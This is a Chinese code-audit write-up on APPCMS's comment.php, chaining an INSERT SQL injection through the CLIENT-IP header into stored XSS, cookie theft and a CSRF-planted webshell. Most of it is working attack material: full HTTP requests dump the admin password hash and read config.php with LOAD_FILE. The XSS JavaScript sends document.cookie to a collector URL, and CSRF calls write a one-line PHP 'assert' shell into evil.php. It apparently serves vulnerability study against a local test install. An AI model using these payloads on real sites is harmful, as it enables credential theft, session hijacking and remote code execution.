代码审计| APPCMS SQL-XSS-CSRF-SHELL

代码审计

By Thinking QQ:905913971

0x01 背景

由若水师傅提供的一个素材，想要复现CNVD上披露的一个APPCMS的漏洞，由CNVD上的描述可以知道存在漏洞的地方是comment.php这个文件，然后就没有详细的漏洞信息了，所以就需要分析相应的源码文件找出存在漏洞的点。借这个素材捡起下代码审计的各种感觉。期待一起学习，期待和师傅们各种交流讨论。
官方站点：http://www.appcms.cc/
漏洞详情地址：http://www.cnvd.org.cn/flaw/show/CNVD-2017-13891

0x02 审计过程

1. Thinking的心历路程

本篇是个事后总结，是在审计过程中逐步思考利用，然后达到预期的目的。
先是进行了代码审计清楚了造成的漏洞的位置，开始先获得了用户名是admini，密文密码：77e2edcc9b40441200e31dc57dbb8829，安全码：123456；但是并无法得到后台地址，经过思考分析，便想到利用2次漏洞进行XSS打到后台地址和cookie，在深入些便是和CSRF结合得到shell，这便是我的心历路程。以下先说说代码审计部分。

(1)寻找漏洞位置

打开comment.php文件，通读comment.php文件中的代码，并跟踪数据的传递过程。CNVD上说的是一个SQL注入漏洞，所以可以先关注comment.php文件中涉及SQL操作的代码。

comment.php文件第80行-86行，目测`query_update`,`single_insert`存在SQL操作，进行SQL拼接的是`TB_PREFIX`，`$fields['parent_id']`和`$fields`。

```
1. //comment.php文件第80行-86行
2.     if ($fields['parent_id'] != 0) {
3.         $ress = $dbm -> query_update("UPDATE " . TB_PREFIX . "comment S
   ET son = son + 1 WHERE comment_id = '{$fields['parent_id']}'");
4.     }
5.     $res = $dbm -> single_insert(TB_PREFIX . 'comment', $fields);
```

其中`TB_PREFIX`在`\core\config.conn.php`进行了`define('TB_PREFIX', 'appcms_');`定义，所以不用管`TB_PREFIX`。
`$fields['parent_id']`在第73行`$fields['parent_id'] = $page['post']['parent_id'];if(!is_numeric($fields['parent_id'])) die();`进行了数据类型的判断，所以也不能利用。

`$fields`是由自定义方法`function m__add()`创建的一个数组，再将`$page`数组中关键的信息赋给`$fields`，而`$page`拥有所有POST和GET的数据；
在`m__add()`自定义方法中可控的数据`$fields['id']，$fields['type']，$fields['parent_id']`必须是数字类型，所以无法利用，剩下`$fields['uname'],$fields['content'],$fields['ip']`,后面经过测试和数据跟踪的过程`$fields['ip']`是一个可控制并可注入的点。

```
1. //comment.php文件第29-30行
2. $page['get'] = $_GET; //get参数的 m 和 ajax 参数是默认占用的，一个用来执行动作
   函数，一个用来判断是否启用模板还是直接输出JSON格式数据
3. $page['post'] = $_POST;
```

```php
//comment.php文件第57-86行
function m__add() {
    global $page, $dbm, $c;

    $fields = array();
    foreach($page['post'] as $key => $val) {
        $page['post'][$key] = htmlspecialchars(helper :: escape($val));
    }
    if (empty($page['post']['comment'])) {
        die('{"code":"1","msg":"发表内容不能为空"}');
    }
    $code = md5(strtoupper($page['post']['code']));
    if ($code != $_SESSION['feedback']) {
        die('{"code":"140","msg":"验证码错误"}');
    }
    $fields['id'] = $page['post']['id'];if(!is_numeric($fields['id'])) die();
    $fields['type'] = $page['post']['type'];if(!is_numeric($fields['type'])) die();
    $fields['parent_id'] = $page['post']['parent_id'];if(!is_numeric($fields['parent_id'])) die();
    $content = $c -> filter_words($page['post']['comment']);
    $fields['content'] = helper :: utf8_substr($content, 0, 300);
    $user = $c -> filter_words($page['post']['user'], 'user');
    $fields['uname'] = helper :: utf8_substr($user, 0, 10);
    $fields['date_add'] = time();
    $fields['ip'] = helper :: getip();
    if ($fields['parent_id'] != 0) {
        $ress = $dbm -> query_update("UPDATE " . TB_PREFIX . "comment SET son = son + 1 WHERE comment_id = '{$fields['parent_id']}'");
    }
    $res = $dbm -> single_insert(TB_PREFIX . 'comment', $fields);
    if (empty($res['error']) && empty($ress['error'])) die('{"code":"0","msg":"恭喜发表成功"}');
    die('{"code":"1","msg":"发表失败: ' . $ress['error'] . '"}');
}
```

之所以得到如上的结论，第一个，是在跟进single_insert方法的时候，在改方法中将`$fields`数组中的值使用`foreach`进行组合后传入`$sql`中没有经过任何处理。

```php
//core/database.class.php第102-120行代码块
 public function single_insert($table_name, $fields) {
        if (!is_array($fields) || count($fields) == 0) return array('sql' => '', 'error' => '插入失败，插入字段为空', 'sql_time' => 0, 'autoid' => 0);

        $sql_field = "";
        $sql_value = "";
        // 遍历字段和值
        foreach($fields as $key => $value) {
            $sql_field .= ",$key";
            $sql_value .= ",'$value'";
        }

        $sql_field = substr($sql_field, 1);
        $sql_value = substr($sql_value, 1);

        $sql = "insert into $table_name ($sql_field) values ($sql_value)"; //组合SQL
        $result = $this -> query_insert($sql);

        return $result;
    }
```

第二个，跟进`$fields['ip'] = helper :: getip();`的`getip()`方法，发现获取的方式中有一项是`CLIENT-IP`，这种方式可以通过客户端进行IP伪造。

```php
//core/help.class.php文件的第47-57行
 public static function getip() {
        $onlineip = '';
        if (getenv('HTTP_CLIENT_IP') && strcasecmp(getenv('HTTP_CLIENT_IP'), 'unknown')) {
            $onlineip = getenv('HTTP_CLIENT_IP');
        } elseif (getenv('REMOTE_ADDR') && strcasecmp(getenv('REMOTE_ADDR'), 'unknown')) {
            $onlineip = getenv('REMOTE_ADDR');
        } elseif (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], 'unknown')) {
            $onlineip = $_SERVER['REMOTE_ADDR'];
        }
        return $onlineip;
    }
```


因此`$fields['ip']`的值满足用户可控且数据未经过安全处理直接拼接传入SQL语句，造成了insert注入。为了方便查看和构造payload，我在`/core/database.class.php`文件的`single_insert`方法的117行加入`echo $sql;`方便查看SQL语句，又由于这个CMS的存在失效的图片验证，所以可以轻松的使用burpSuite进行注入获取数据。

```
POST /APPCMS/comment.php?m=add HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0)
Gecko/20100101 Firefox/53.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/APPCMS/index.php?tpl=content_app&id=1
Content-Length: 60
Cookie: ECS[visit_times]=1; bdshare_firstime=1510820210664;
PHPSESSID=bef2f7094fe55bf145f40a4271e5df43
CLIENT-IP:10.10.10.1'or'
Connection: close

type=0&parent_id=0&comment=111&id=1&user=thinking&code=fbaon
```

```
HTTP/1.1 200 OK
Date: Fri, 17 Nov 2017 08:53:18 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 182
Connection: close
Content-Type: text/html; charset=utf-8

  insert into appcms_comment
(id,type,parent_id,content,uname,date_add,ip) values
('1','0','0','111','thinking','1510908798','10.10.10.1'or'')
{"code":"0
","msg":"恭喜发表成功"}
```

(2)构造payload获取用户名密码

接下来构造PAYLOAD，这个位置是insert注入但是并不会报SQL的错误，所以无法使用报错注入，在师傅们的指导提醒下发现可以直接使用insert将注入查询到的结果回显到前台中，由于这个是个评论功能，那么展示的位置是`content,uname,date_add,ip`这4个位置。




可以直接使用如下的语句将查询结果插入到content和uname，然后回显到前台的用户名和回复内容位置。

PAYLOAD:

```
CLIENT-IP:10.10.10.1'),('1','0','0',(select upass from appcms_admin_list where
uid= '1'),(select uname from appcms_admin_list where uid= '1'),'1510908798',1)#
```


```
POST /APPCMS/comment.php?m=add HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/APPCMS/index.php?tpl=content_app&id=1
Content-Length: 51
Cookie: ECS[visit_times]=1; bdshare_firstime=1510820210664;
PHPSESSID=bef2f7094fe55bf145f40a4271e5df43
CLIENT-IP:10.10.10.1'),('1','0','0',(select upass from appcms_admin_list
where uid= '1'),(select uname from appcms_admin_list where uid=
'1'),'1510908798',1)#
Connection: close

type=0&parent_id=0&comment=1&id=1&user=2&code=qbvcr
```

```
HTTP/1.1 200 OK
Date: Fri, 17 Nov 2017 09:19:20 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 307
Connection: close
Content-Type: text/html; charset=utf-8

  insert into appcms_comment
(id,type,parent_id,content,uname,date_add,ip) values
('1','0','0','1','2','1510910360','10.10.10.1'),('1','0','0',(sele
ct upass from appcms_admin_list where uid= '1'),(select uname
from appcms_admin_list where uid=
'1'),'1510908798',1)#'){"code":"0","msg":"恭喜发表成功"}
```



(3)构造payload获取安全码

此时就获得到站点的用户名和密码，接下来要获取安全码，这里使用mysql的load_file()来读取\core\config.php文件，安全码等敏感信息就在该文件里面。
可以使用去掉payload后面的#导致报错等方式得到网站的绝对路径，因为在\core\init.php中默认开启了错误提示，所以可以利用错误信息得到绝对路径。




```
POST /APPCMS/comment.php?m=add HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/APPCMS/index.php?tpl=content_app&id=1
Content-Length: 51
Cookie: ECS[visit_times]=1; bdshare_firstime=1510820210664;
PHPSESSID=bef2f7094fe55bf145f40a4271e5df43
CLIENT-IP:10.10.10.1'),('1','0','0',(1),'thinking','1510908798',123456)
Connection: close

type=0&parent_id=0&comment=1&id=1&user=2&code=nkugq
```

```
HTTP/1.1 200 OK
Date: Fri, 17 Nov 2017 13:38:17 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 339
Connection: close
Content-Type: text/html; charset=utf-8

  insert into appcms_comment
(id,type,parent_id,content,uname,date_add,ip) values
('1','0','0','1','2','1510925897','10.10.10.1'),('1','0','
0',(1),'thinking','1510908798',123456)')<br />
<b>Notice</b>:  Undefined variable: ress in
<b>D:\soft\phpStudy\WWW\APPCMS\comment.php</b> on line
<b>85</b><br />
{"code":"1","msg":"发表失败："}
```

得到绝对路径便可以使用`load_file()`去读取`\core\config.php`文件中的安全码了，但是这里content列是使用varchar，然后长度是500，所以直接使用`load_file()`是无法获得安全码的，因此使用了`substr`进行了截断，截断范围大致是 从480开始 然后截断400个字符长度，此处没有进行了预测没有精准计算，但是已经将安全码写到content列中了。

PAYLOAD:

```
CLIENT-IP:10.10.10.1'),('1','0','0',
(SUBSTR(LOAD_FILE('D:\\soft\\phpStudy\\WWW\\APPCMS\\core\\config.php'), 480 ,
400)),'thinking','1510908798',123456)#
```



```
POST /APPCMS/comment.php?m=add HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/APPCMS/index.php?tpl=content_app&id=1
Content-Length: 51
Cookie: ECS[visit_times]=1; bdshare_firstime=1510820210664;
PHPSESSID=bef2f7094fe55bf145f40a4271e5df43
CLIENT-IP:10.10.10.1'),('1','0','0',(SUBSTR(LOAD_FILE('D:\\soft\\phpStudy\\
WWW\\APPCMS\\core\\config.php'), 480 ,
400)),'thinking','1510908798',123456)#
Connection: close

type=0&parent_id=0&comment=1&id=1&user=2&code=khtca
```

```
HTTP/1.1 200 OK
Date: Fri, 17 Nov 2017 13:30:54 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 301
Connection: close
Content-Type: text/html; charset=utf-8

  insert into appcms_comment
(id,type,parent_id,content,uname,date_add,ip) values
('1','0','0','1','2','1510925454','10.10.10.1'),('1','0','
0',(SUBSTR(LOAD_FILE('D:\\soft\\phpStudy\\WWW\\APPCMS\\cor
e\\config.php'), 480 ,
400)),'thinking','1510908798',123456)#')
{"code":"0","msg":
"恭喜发表成功"}
```

网友评论

2 10.10.10.* 2017-11-17 21:30:54 回复(0) 顶(0) 踩(0)
1

thinking .* 2017-11-17 16:53:18 回复(0) 顶(0) 踩(0)
点域名 define("SITE_LOGO", "/upload/logo.png"); //站点LOGO define("UPLOAD_PATH", "/img/"); //资源上传路径,相对于upload define("SITE_REWRITEURL", "0"); //是否开启伪静态重写 0==不开启，1==开启 define("SITE_SAFECODE", "123456"); //后台登录安全码 define("TEMPLATE", "default"); //模板风格 define("PAGESIZE", "10"); //默认每页显示行数 define("UPLOAD_

1

网友评论仅供网友表达个人看法，并不表明 **安卓市场** 同意其观点或证实其描述

此时已经得到用户名是admini，密文密码：77e2edcc9b40441200e31dc57dbb8829，安全码：123456；但是APPCMS安装完毕后强制更改后台地址，所以就是拿到这3个敏感信息也难以登录后进行其他操作。

2. Thinking的心历路程

以上通过代码审计已经分析了CNVD上该版本的APPCMS漏洞产生的整个过程，接下来是对这个漏洞进行进阶研究和学习。所先这种insert注入将用户可控的数据直接写到数据库中，极大的可能还会造成2次漏洞，本小节利用insert注入直接进行存储型XSS打后台，且使用CSRF在添加模块的地方进行写马操作。

(1)XSS注入测试

常规测试 忽略 :!)

(2)打COOKIE平台

这里我使用的蓝莲花团队的xss平台。


PAYLOAD构造：

这里我对内容进行的修改添加了两个请求，一个是创建文件的请求，一个是为文件添加内容的请求。

```
//获取站点的关键信息
var website="http://127.0.0.1/xsser";
(function(){(new Image()).src=website+'/?keepsession=1&location='+escape((function(){try{return document.location.href}catch(e){return''}})())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return''}})())+'&opener='+escape((function(){try{return(window.opener&&window.opener.location.href)?window.opener.location.href:''}catch(e){return''}})());})();

function csrf_shell()
{
//创建文件名为evil.php的文件
var xmlhttp1=new XMLHttpRequest();
xmlhttp1.open("POST","./template.php?m=create_file",true);
xmlhttp1.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp1.send("filename=evil.php");

//在evil.php文件中写入一句话
var xmlhttp2=new XMLHttpRequest();
xmlhttp2.open("POST","./template.php?m=save_edit",true);
xmlhttp2.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlhttp2.send("filename=evil.php&content=%3C%3Fphp+assert%28%24_POST%5B%27cmd%27%5D%29%3B%3F%3E");
};
csrf_shell();
```

(3)测试是否利用成功


配置好后进行如下请求，此时后台会生成一条评论记录





```
POST /APPCMS/comment.php?m=add HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Referer: http://127.0.0.1/APPCMS/index.php?tpl=content_app&id=1
Content-Length: 51
Cookie: BCS[visit_times]=1; bdshare_firstime=1510820210664;
PHPSESSID=bef2f7094fe55bf145f40a4271e5df43
CLIENT-IP:10.10.10.1'),('1','0','0',('<script src="http://127.0.0.1/xsser/myjs/thinking_xss.js"></script>'),'thinking','1510908798',123456)#
Connection: close

type=0&parent_id=0&comment=1&id=1&user=2&code=vfqoa
```

```
HTTP/1.1 200 OK
Date: Fri, 17 Nov 2017 14:58:48 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 289
Connection: close
Content-Type: text/html; charset=utf-8

  insert into appcms_comment
(id,type,parent_id,content,uname,date_add,ip) values
('1','0','0','1','2','1510930728','10.10.10.1'),('1','0','0',('<script src="http://127.0.0.1/xsser/myjs/thinking_xss.js"></script>'),'thinking','1510908798',123456)#'){"code":"0","msg":"恭喜发表成功"}
```

